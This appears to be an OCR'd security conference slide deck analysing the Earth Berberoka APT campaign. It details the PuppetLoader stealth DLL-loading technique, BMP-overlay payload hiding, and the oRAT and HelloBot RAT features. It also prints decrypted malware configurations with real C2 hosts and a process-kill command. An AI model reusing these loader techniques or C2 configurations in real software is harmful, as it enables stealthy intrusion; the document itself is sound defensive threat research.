$+80	6C	00	00	00	01	00	00	00	64	00	6C	00	6C	00	00	00	l.......d.l.l...
$+90	A0	CD	41	00	00	00	00	00	0A	30	CA	76	00	00	00	00	ÍA.....0Êv....
$+A0	0C	00	00	00	00	00	00	00	0F	00	00	00	00	00	00	00	....
$+B0	40	00	42	00	00	00	00	00	E0	F6	2D	00	00	00	00	00	@.B.....àö-.....
$+C0	43	00	3A	00	5C	00	57	00	69	00	6E	00	64	00	6F	00	C.:.\.W.i.n.d.o.
$+D0	77	00	73	00	5C	00	73	00	79	00	73	00	74	00	65	00	w.s.\.s.y.s.t.e.
$+E0	6D	00	33	00	32	00	5C	00	61	00	73	00	79	00	63	00	m.3.2.\.a.s.y.c.
$+F0	66	00	69	00	6C	00	74	00	2E	00	64	00	6C	00	6C	00	f.i.l.t...d.l.l.

- Base address of malicious payload; buffer size; SizeOfImage; file name *lz32.dll*; file name *asycfilt.dll*; handle to open *lz32.dll*

Malware toolkit – PuppetLoader

- LdrLoadDll *asycfilt.dll*
- NtOpenFile: if *asycfilt.dll* is being open, then replace it with *lz32.dll*
- NtCreateSection: if FileHandle matches to previously opened *lz32.dll*, then fix section's MaximumSize to correspond the size of the malicious payload
- NtMapViewOfSection: fix pViewSize to be the same as new SizeOfImage; copy malicious payload
- NtQuerySection: compute the difference between loaded and preferred ImageBase; if not equal return STATUS_IMAGE_NOT_AT_BASE

- LdrLoadDll rebases malicious payload, load all dependencies

Malware toolkit – PuppetLoader

- Effects of stealthy loader on PEB_LDR_DATA and Process Monitor outputs

```
C:\Windows\system32\SHLWAPI.dll
000007FEFE610000
000007FEFE621E20
C:\Windows\system32\asycfilt.dll
0000000001E70000
0000000001E80BB4
C:\Windows\system32\psapi.dll
0000000077070000
000000007707106C
C:\Windows\system32\Advapi32.dll
000007FEFE690000
000007FEFE6B4EA0
C:\Windows\SYSTEM32\sechost.dll
000007FEFEE90000
000007FEFEE960E8
```

10:33:...	a3d3a7aac4b4...	2564	CreateFile	C:\Windows\System32\lz32.dll	SUCCESS
10:34:...	a3d3a7aac4b4...	2564	QueryBasicInfor...	C:\Windows\System32\lz32.dll	SUCCESS
10:34:...	a3d3a7aac4b4...	2564	CloseFile	C:\Windows\System32\lz32.dll	SUCCESS

Malware toolkit – PuppetLoader

- Stage 2 – dropper
  - **Drops:**
  - CPuppetProcessFileSharer
  - Config.ini
  - .DLL file, BasicLoader
  - .BMP file with encrypted Core
  - .BMP file with encrypted Client.MainConsole

  - **Starts:** BasicLoader

Malware toolkit – PuppetLoader

- Stage 3 – BasicLoader
  - Search directories in **Users\\Public (Desktop, Documents, Downloads, Music, Pictures, Videos)** for .BMP files
  - Tiny BMP file (33x11 pixels) with overlay

  - Overlay encrypted with the same flawed RC4 algorithm
  - RC4 password is hardcoded within overlay data
  - Both module name and module content are encrypted and stored in the overlay

Malware toolkit – PuppetLoader

- Stage 4 – Core
  - Start system logger thread (RC4 encrypted, same algorithm)

```
[2021-09-10 10:39:56][{7D8DA9DC-1F3B-2E5C-AA59-9418E652E4AA}] [+] [-NoModuleLoadDLL
-DisplayName=KeepAuthority.Client.MainConsole.x64.Release -InvokeMethodName=Run -InokeMethodParam=NULL]

[2021-09-10 10:39:56][{78106D5F-CD1A-A8C4-A625-6863092B4BBA}] [+] Host=[lqw6etagydbn2peifj8hf.fbi.am:53]

[2021-09-10 10:39:56][{7D8DA9DC-1F3B-2E5C-AA59-9418E652E4AA}] [+] Load
[KeepAuthority.Client.MainConsole.x64.Release].[Run].
```

  - Handle command line arguments


Cmdline argument	explanation
-DisplayName	
-InokeMethodParam	
-InvokeMethodName	
-NoModuleLoadDLL	Stealthy loader (like stage 1)
-LoadShellcode	Load binary blob

Malware toolkit – PuppetLoader

- Stage 5 – Client.MainConsole
  - Interactive shell, Upload, Download, List files, Terminate process, List processes, Install module, Login callback, Enumerate RDP sessions
  - C&C communication, UDP with 16-byte RC4 encryption

```
00000000  30 00 00 00 9b 01 00 00  00 00 00 00 ff ff ff ff   0....... ........
00000010  5c bb 91 d0 01 00 00 00  5b 02 0f 1f 37 00 00 00   \....... [...7...
00000020  5c f6 ee 79 2c df 05 e1  ba 2b 63 25 c4 1a 5f 10   \..y,... .+c%.._.

00000030  4b 00 00 00 44 ff ff ff  01 00 00 00 ff ff ff ff   K...D... ........
00000040  5c bb 91 d0 42 fb 0b 25  1c 2e 6c 66 e2 d3 72 b9   \...B..% ..lf..r.
00000050  84 1c e9 8b af a5 66 6c  5f bb 2a 92 b8 59 34 f0   ......fl _.*..Y4.
00000060  81 3a 94 93 89 db 4a 53  25 ea 4d 97 ff 9d 8e e2   .:....JS %.M.....
00000070  c6 34 6a 5b 4b 23 25 17  29 b6 f7                  .4j[K#%. )..
```



Malware toolkit – oRAT

- Multiplatform (Win, Mac) RAT written in Golang
- AES-GCM encrypted configuration in overlay
- Features:
  - Gateway (traffic forwarder)
  - Communication (tcp, stcp, sudp)
  - Runs local server, registers ‘routes’
  - Attacker directly connects to the infected machine and executes commands via GET/POST requests

```
{
    "Local": {
        "Network": "sudp",
        "Address": ":5555"
    },
    "C2": {
        "Network": "stcp",
        "Address": "darwin.github.wiki:53"
    },
    "Gateway": false
}
```

Malware toolkit – oRAT

- Registered routes

  GET /agent/info
  GET /agent/ping
  POST /agent/upload
  GET /agent/download
  GET /agent/screenshot
  GET /agent/zip
  GET /agent/unzip
  GET /agent/kill-self
  GET /agent/portscan
  GET /agent/proxy
  GET /agent/ssh
  GET /agent/net

```go
func main() {

    http.HandleFunc("/hello", hello)
    http.HandleFunc("/headers", headers)



    http.ListenAndServe(":8090", nil)
}
```

https://gobyexample.com/http-servers

Malware toolkit – Xnote/HelloBot

- Malware families reported in 2015 and 2018
- Not known to be used for espionage
- Typical RAT features
- Both families embed a XOR-encrypted configuration file
  - Contain campaign identifiers/notes
    - Some of them related to gambling
  - Contain Chinese comments (HelloBot)

```
[main]
;上线域名端口
host0=win.googie.ph:443
;组名称
group=windows
;设置互斥，为空不设置互斥体
mutex=
;自启动注册表键值
autorun_key=ctfmon
;安装后的文件名   注意：目录必须存在
install_path=c:\windows\system32\ctfmon3.jpg
;上线间隔 5 秒重连一下
retry_interval=5
```

Malware toolkit – Xnote/HelloBot

- Command seen in multiple HelloBot configurations:

  cmd0=“fuser -k /tmp/.wq4sMLArXw”

- Such command is run periodically by the malware’s monitoring process, and it kills every process accessing “/tmp/.wq4sMLArXw” file
- “/tmp/.wq4sMLArXw” is a file created by Xnote malware to check if the system is already infected
- Thus, HelloBot kills running Xnote instances


Targets

Targets

- We used 3 sources to find targets
  - Our telemetry
  - Decrypted malware configurations
  - Keylogs found in the wild

Targets – Telemetry

- 15 downloads of fake Flash downloader, all from China
- 5 redirects from a legitimate news website, all from US
- 3 redirects from an unknown website, 2 from HK, one from MY
- 1 PlugX DLL detected in TW



Targets – Keylogs

- We found multiple keylog files of victims compromised by this threat actor
  - 2 Chinese gambling websites
  - 1 Malaysian hosting provider

Targets – Configuration files

- Configuration files of Xnote/HelloBot contained some words that might refer to the targets
  - yabo -> gambling/betting website
  - W88 -> gambling/betting website
  - gamebox -> Shanghai-based gaming company
  - caipiao -> “lottery ticket”
  - *** -> related to a Russian defense company

Targets

- Targets are mainly in China, but also in Southeast Asian countries, Russia and US


- Main targeted industry is gambling
- But also
  - 1 company in defense
  - 1 company in education
  - 2 companies in IT services
  - 1 company in electronics manufacturing

Infrastructure

Infrastructure


- Big infrastructure
  - ~50 C&C
  - More than 150 related subdomains
  - 13 different RAT families -> 13 different backend
- Many of the domain names use CloudFlare
- Sometimes multiple subdomains of a root domain are linked to different malware families

Infrastructure




Copy of
docs.github.com

Malware panel



Infrastructure



Infrastructure

- Some domain names have a meaning in Chinese language
  - daj8.me
    - “daj8” (“大鸡巴”) means “big dick”
  - wocaonima.daj8.me
    - “wocaonima” (“我肏你媽”) means “I f*ck your mother”
  - shabi.daj8.me
    - “shabi” (“傻屄”) means “asshole”
- Is the threat actor trying to pass a message ?


Attribution

Attribution

- Threat actor speaks Chinese language
  - XSS platform offered in a Chinese forum, panel written in Chinese REMOVED
  - Malware panel in Chinese REMOVED
  - HelloBot decrypted configuration files contain comments in Chinese REMOVED
  - Fake websites and chat application written in Chinese REMOVED
  - PlugX and gh0st malwares known to originate from China

快递到家总控:
“home delivery master controller”

Attribution – links to known groups



Conclusion

Takeaways

- Infrastructure pivoting helps linking apparently unrelated malware families
- Analyzing flaws in crypto algorithms and searching for shared encryption keys is useful for correlation
- Decrypting malware configurations brings additional information
- Checking stolen Authenticode certificates can give hints on attribution

Conclusion

- Advanced threat actor with big infrastructure and development capabilities
- Large toolkit of malware families working on multiple platforms
- Targets mostly, but not limited to, gambling industry in Southeast Asia
- Links to known Chinese threat actors, especially Iron Tiger

References

- New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware (blogpost, April 27th,2022)

- Exposing Earth Berberoka: A Multiplatform APT Campaign Targeting Online Gambling Sites (blogpost, May 24th, 2022)

- Operation Earth Berberoka: An Analysis of a Multivector and Multiplatform APT Campaign Targeting Online Gambling Sites (whitepaper, May 24th, 2022)

TREND MICRO™

THE ART OF CYBERSECURITY

Threats detected and blocked globally by Trend Micro in 2018. **Created with real data by artist Daniel Beauchamp.**